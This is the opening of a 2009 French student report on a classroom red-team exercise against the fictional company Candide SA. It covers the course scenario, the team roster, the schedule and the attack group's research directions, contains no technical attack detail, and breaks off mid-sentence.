PROJET SÉCURITÉ

Collecte d'informations sur la société CANDIDE SA

Préparé pour : M LATU

Préparé par : *BOUTY Simon*

KLEIN Guillaume

LAFFONT Pierre

LAZCANO Nerea

LE GALL Ludovic

LOISEAU Thomas

MOUTINHO Guillaume

MURTIN Thomas

MITRA Mohit

SIMON Mathieu

NUYTENS Damien

RAMAHERIRARINY Lova

THERSIQUEL Clément

Date : Lundi 14 Décembre 2009

Référence : Attaque_200902.docx

Sommaire

I Introduction

A) Cadre

Il est possible d'aborder l'enseignement sur la sécurité des systèmes d'information suivant plusieurs axes pédagogiques. Dans le cas présent, l'objectif général était de faire «découvrir » l'importance des processus de sécurité à partir d'illustrations pratiques.

À la suite de la première séance de présentation, les étudiants sont répartis en 3 groupes pour travailler sur un projet. Ce projet consiste à étudier et déployer une maquette d'infrastructure d'entreprise suivant un scénario type.

Les objectifs pédagogiques sont multiples :

- créer une émulation entre les groupes d'étudiants en « opposant » les rôles de chaque groupe, évaluer l'importance des relations humaines, de la coordination et même de l'ingénierie sociale dans la sécurité des systèmes d'information en imposant une taille de groupe importante,
- illustrer les problématiques des « métiers » de la sécurité informatique à partir du scénario d'entreprises types.

Ce projet sera axé sur la création de trois groupes différents, nommés pour l'occasion « Défense », « Analyse » et « Attaque ».

Nous présenterons ici les activités du groupe « Attaque » :

Ce groupe est chargé de rechercher toutes les possibilités d'intrusion et de compromission les plus efficaces et les plus faciles à mettre en œuvre. Du point de vue métier, les membres de ce groupe jouent le rôle de consultants en sécurité chargés d'évaluer la solidité du système d'information défendu. Ils sont totalement étrangers à la structure de l'entreprise. Les 2 autres groupes ne sont pas censés leur communiquer la moindre information. Bien entendu, les membres du groupe « Attaque » ne doivent pas se limiter aux moyens techniques pour collecter leurs informations.

B) Candide SA

L'activité des groupes définis ci-dessus gravite autour du système d'information d'une entreprise totalement fictive, mais dont les besoins sont représentatifs de ceux que l'on rencontre habituellement.

Supposons donc que les groupes vont travailler pour ou contre une agence baptisée Candide S.A. Cette agence vient d'obtenir un gros contrat de service pour un très grand groupe industriel aéronautique. Ce grand groupe industriel est un acteur majeur dans un contexte de concurrence mondiale exacerbée. Il fait donc l'objet d'actions d'intelligence économique tous azimuts. La chaîne des sous-traitants de ce grand groupe industriel constitue un axe de travail intéressant en matière d'intelligence économique pour collecter des informations à forte valeur ajoutée.

Notre agence Candide S.A., venant d'entrer dans cette chaîne de sous-traitance avec un contrat important, fait l'objet de beaucoup d'attention. Sa crédibilité, voire même sa survie économique, dépend de la qualité de la sécurité de son système d'information. Le rôle du groupe d'étudiants « Défense » est de garantir cette crédibilité.

Compte tenu des enjeux, notre grand groupe industriel aéronautique, ne peut se contenter des engagements contractuels pris avec Candide S.A. Aussi, il demande à quelques consultants indépendants (le groupe «Analyse») d'observer au plus près les flux du système d'information du sous-traitant. Il s'agit de s'assurer que l'équipe en charge du système d'information est à même de remplir les engagements pris.


Un groupe industriel concurrent a appris par voie de presse qu'un contrat de service significatif avait été conclu entre Candide S.A. et son concurrent. A priori, Candide S.A. présente une opportunité intéressante de collecte d'informations sensibless. Cette opportunité conduit notre groupe concurrent à faire appel à quelques consultants spécialisés dans ce genre de travail (le groupe « attaque »).

C) Organisation du groupe

Le déroulement du projet s’est effectué en pleine période de formation et a donc été jalonné par les autres enseignements. Les premières étapes ont été de constituer la planification via le digramme de Gant en négociant les dates des confrontations avec les deux autres groupes puis l’organisation du groupe pour la première confrontation.

Afin de garder le maximum de confidentialité lors de nos échanges, nous avons crée un groupe de travail dénommé « hack_those_fucking_berardandcrouzat » avec l’interface google ainsi que plusieurs nouvelles adresses électroniques.

Diagramme de Gant




Nom	Date de début	Date de fin
Recherche documentaire	28/09/09	17/11/09
Attaque 1	08/10/09	24/10/09
Préparation	08/10/09	22/10/09
Attaque	22/10/09	23/10/09
Analyse	23/10/09	24/10/09
Attaque 2	26/10/09	04/11/09
Préparation	26/10/09	02/11/09
Attaque	02/11/09	03/11/09
Analyse	03/11/09	04/11/09
Attaque 3	04/11/09	18/11/09
Préparation	04/11/09	14/11/09
Attaque	16/11/09	17/11/09
Analyse	17/11/09	18/11/09
Rapport	26/10/09	21/11/09
CR Attaque 1	26/10/09	29/10/09
CR Attaque 2	04/11/09	07/11/09
CR Attaque 3	18/11/09	21/11/09

Graphique 1 : Diagramme de Gant du groupe Attaque

La définition des rôles pour les trois groupes a été réalisée le Vendredi 25 Septembre et nous avons réalisé très tôt qu'une répartition homogène des périodes de préparation entre les diverses confrontations ne pouvait être possible à cause des changements d'emploi du temps par la secrétaire de notre formation. Nous avions donc environ un mois et demi pour être/devenir des experts en piratage informatique.

Première confrontation

Le principal point fort de notre travail réside dans le souci d'innover par rapport aux précédentes promotions qui se sont penchées sur ce sujet. Nous sommes partis dans le maximum d'axes possibles :



Graphique 2 : Organisation initiale des axes de recherche


Au bout d'une semaine de recherches, lors de la réunion du Jeudi 8 Octobre, nous avons pu faire la synthèse de nos avancées pour planifier et scénariser la première attaque. Plusieurs thèmes ont ainsi étés abandonnés :

- VPN : Un accès privé au réseau de la salle universitaire hébergeant les équipements de CANDIDE SA a été mis en place et leur possible architecture nomade aurait été donc doublement tunnelisée…

- Virtualisation : Le parc de la société CANDIDE SA est virtualisé grâce à la plateforme de virtualisation KVM utilisant un switch virtuel VDE. L'outil étant assez jeune et encore peu utilisé, le peu de vulnérabilités découvertes aurait été difficilement exploitable depuis l'extérieur du réseau. Il aurait d'abord fallu infiltrer le réseau pour ensuite tenter d'exploiter les failles de KVM en interne. Nous avons donc décidé de prioriser la recherche sur l'infiltration du réseau.


- Web 2.0 : Aucun dispositif de ce type n'aurait eu le temps d'être mis en place par la défense lors de la première attaque, nous avons cependant décidé de garder les informations pour les prochaines confrontations.

Ainsi, l'organisation du groupe est devenue :



Graphique 3 : Organisation lors de la première confrontation


Avec le scénario d'attaque :




Graphique 4 : Scénario du déroulement de la première confrontation

Deuxième confrontation

Suite aux résultats obtenus, nous avons dû changer totalement l'orientation des nos principales attaques et monter au niveau de la couche OSI, niveau 7 (Application). Ainsi, l'organisation a gardé cette structure :




Et a trouvé de nouveaux thèmes :



Graphique 5 : Organisation lors de la seconde confrontation


Un des premiers 